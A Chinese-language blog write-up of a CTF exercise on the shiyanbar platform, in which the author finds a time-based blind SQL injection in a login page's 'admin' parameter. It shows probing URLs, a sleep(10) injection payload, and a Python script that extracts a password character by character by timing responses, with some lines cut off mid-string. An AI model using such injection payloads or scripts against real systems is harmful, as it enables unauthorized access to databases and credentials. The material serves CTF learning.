实验吧-看起来有点难【基于sleep的sql注入脚本】

原创

Sp4rkW 于 2017-08-05 13:17:32 发布 5104 收藏
文章标签： sql注入 ctf 实验吧

原题内容：


切，你那水平也就这么点了，这都是什么题啊！！！

解题链接： http://ctf5.shiyanbar.com/basic/inject


先吐槽下，，，，这题目开了嘲讽！！！

硬肝了一上午，肝出来就，其实题目挺简单的，写个博客记录下几个个人的失误点，下面为解题思路。

首先login很有意思，admin/admin告诉我用户名密码均错误：



然后试了试1/1，更有意思了，数据库连接失败：



第一反应，是不是题目炸了就，此处感谢实验吧qq群的反馈大佬们，很明确的告诉我题目没错。好的，没脾气，套路bp,sqlmap走一遍，bp无发现，sqlmap失败

回到题目链接（链接数据库失败的直接丢了，只有admin特殊为用户名密码错误，应该有猫腻）：

```
<span style="color:#666666">http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin&pass=admin&action=
```

login删去，admin/pass怎么修改都没变化，不能动

pass，参数怎么修改都一样无变化（这个应该不是注入点，没变化特征）

admin，还是回归到这个参数，很明显就是连接失败与用户名密码错误这有区别，反正后台肯定有判断，试试

```
<span style="color:#666666">http://ctf5.shiyanbar.com/basic/inject/index.php?pass=&action=login&admin=admin
```

啧啧啧，肯定屏蔽了啥关键词，挨个删除试试，很明显可知select被关键字检测了

简单点，

```
<span style="color:#666666">http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and sleep(10) and
```

很明显，延时显示，，，不说了，盲注，基于sleep的

下面附上代码：

```
<span style="color:#666666">__author__ = 'netfish'
# -*-coding:utf-8-*-

import requests
import time

payloads = 'abcdefghijklmnopqrstuvwxyz0123456789@_.{}-'  #不区分大小写的

flag = ""
key=0
print("Start")
for i in range(1,50):
    if key == 1:
        break
    for payload in payloads:
        starttime = time.time()#记录当前时间
        headers = {"Host": "ctf5.shiyanbar.com",
                   "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
                   "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                   "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                   "Accept-Encoding": "gzip, deflate",
                   "Cookie": "Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1470994390,1470994954,1470995086,1471
                   "Connection": "keep-alive",
                   }
        url = "http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and case when(substr(password,
        res = requests.get(url, headers=headers)
        if time.time() - starttime > 10:
            flag += payload
            print('\n pwd is:', flag)
            break
        else:
            if payload == '-':
                key = 1
                break
print('\n[Finally] current pwd is %s' % flag)


</span>
```

说几个关键点来着：

1.网络要好，我第一次时间间隔设置的是5，run每次的结果都不一样来着，后来改成了10，，，（qwq垃圾网络）


2.加个检测


```
<span style="color:#666666">else:
            if payload == '-':
                key = 1
                break</span>
```

就这里，-是我的payloads最后一个来着，就是一次所有的payloasds没有匹配到直接跳出两个循环，不管50了（一开始没管，可能是越界啥的，不知道后面那几个字符怎么出来的）

3.注意下substr在sql与php中不同，sql中从1开始为第一个其实位置，所以range（50）调整为range（1,50）

好了，就这些了，下面是各种结果，





有任何疑问欢迎留言共同学习！

==========exciting!!==========

在别的题目找的了这个题目的答案，，，，蜜汁尴尬